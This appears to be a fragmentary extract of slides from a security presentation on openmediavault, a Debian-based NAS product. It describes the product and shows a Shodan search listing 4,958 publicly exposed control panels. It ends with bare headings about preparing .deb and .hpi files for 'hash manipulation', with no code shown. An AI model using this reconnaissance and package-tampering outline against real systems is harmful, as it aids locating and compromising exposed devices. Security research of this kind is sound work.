
# What is OMV used for?

## Network Attached Storage





## What is OMV used for?



The screenshot shows the homepage of the openmediavault website. The browser address bar displays "https://www.openmediavault.org" with a zoom level of 80%. The website header features the openmediavault logo and the tagline "The open network attached storage solution". A navigation menu includes "Home", "About", "Download", "Blog", and "Forum". Below the navigation is a large image of a server component. The main content area has the heading "What is openmediavault?" followed by two paragraphs of text and a "Download" button.

### What is openmediavault?

openmediavault is the next generation network attached storage (NAS) solution based on Debian Linux. It contains services like SSH, (S)FTP, SMB/CIFS, DAAP media server, RSync, BitTorrent client and many more. Thanks to the modular design of the framework it can be enhanced via plugins.

openmediavault is primarily designed to be used in small offices or home offices, but is not limited to those scenarios. It is a simple and easy to use out-of-the-box solution that will allow everyone to install and administrate a Network Attached Storage without deeper knowledge.

[Download](#)

openmediavault is the next generation network attached storage (NAS) solution based on Debian Linux. **It contains services like SSH, (S)FTP, SMB/CIFS, DAAP media server, RSync, BitTorrent client and many more.** Thanks to the modular design of the framework it can be enhanced via plugins.

openmediavault is primarily designed to be used in small offices or home offices, but is not limited to those scenarios. It is a simple and easy to use **out-of-the-box solution that will allow everyone to install and administrate a Network Attached Storage without deeper knowledge.**

# What is OMV used for?

The screenshot displays the OpenMediaVault (OMV) web interface. The top header features the OMV logo and the tagline "The open network attached storage solution". Below the header, there are navigation tabs for "Diagnostics" and "Dashboard". A left sidebar contains a menu with categories: "System" (General Settings, Date & Time, Network, Notification, Power Management, Monitoring, Certificates, Scheduled Jobs, Update Management, Plugins, OMV-Extras), "Storage" (Disks, S.M.A.R.T., RAID Management, File Systems), and "Access Rights Management" (User, Group, Shared Folders). The main content area shows a "System Information" window with the following data:

System time	Thu 23 Jun 2022 11:42:55 AM CDT
Uptime	0 days 1 hour 39 minutes 19 seconds
Load average	0.20, 0.15, 0.11
CPU usage	0.0%
Memory usage	8.5% of 1.91 GiB
Updates available	Yes

Below the system information is a "Services" window with a table showing the status of various services:

Service	Enabled	Running
NFS	<input type="radio"/>	<input type="radio"/>
FTP	<input type="radio"/>	<input type="radio"/>
RSync server	<input type="radio"/>	<input type="radio"/>
SMB/CIFS	<input type="radio"/>	<input checked="" type="radio"/>
SSH	<input checked="" type="radio"/>	<input checked="" type="radio"/>

- Debian Linux OS
- Web based administration
- Easy system updates via Debian package management
- Volume management
- Email notifications
- File sharing
- Extendible via plugins

# What is OMV used for?

The screenshot shows the SHODAN search interface for the query 'openmediavault'. The top navigation bar includes the SHODAN logo, 'Explore', 'Pricing', and the search term 'openmediavault'. Below the search bar, the 'TOTAL RESULTS' section displays '4,958'. The 'TOP COUNTRIES' section features a world map and a list of countries with their respective result counts: Germany (723), France (525), China (416), Italy (301), and Korea, Republic of (297). A 'More...' link is provided for additional results. On the right side, there are two service details cards. The first card is titled 'openmediavault control panel - raspberrypi' and shows a redacted IP address, the location 'Taiwan, Taipei', and technical details including 'HTTP/1.1 200 OK', 'Server: nginx', and a date of 'Thu, 23 Jun 2022 20:20:15 GMT'. The second card is titled 'openmediavault control panel - mimir' and shows a redacted IP address, the location 'Bulgaria, Sofia', and technical details including 'SSL Certificate', 'Issued By:', and 'Common Name: R3'.

SHODAN Explore Pricing openmediavault

TOTAL RESULTS

4,958

TOP COUNTRIES

Country	Count
Germany	723
France	525
China	416
Italy	301
Korea, Republic of	297

More...

View Report View on Map

New Service: Keep track of what you have connected to

openmediavault control panel - raspberrypi

[Redacted IP]

Taiwan, Taipei

HTTP/1.1 200 OK  
Server: nginx  
Date: Thu, 23 Jun 2022 20:20:15 GMT  
Content-Type: text/html; charset=...  
Transfer-Encoding: chunked  
Connection: keep-alive  
Set-Cookie: X-OPENMEDI VAULT-SESS...  
Expires: Thu, 19 Nov 1981 08:52:00...  
Cache-Control: no-sto...

openmediavault control panel - mimir

[Redacted IP]

Bulgaria, Sofia

SSL Certificate

Issued By: [Redacted]  
Common Name: R3  
Organization: [Redacted]


- 4958 systems publicly can be seen




# Preparation of deb file for hash manipulation

Part Five


## Some other compressed file types that could be manipulated



.deb file



.hpi file

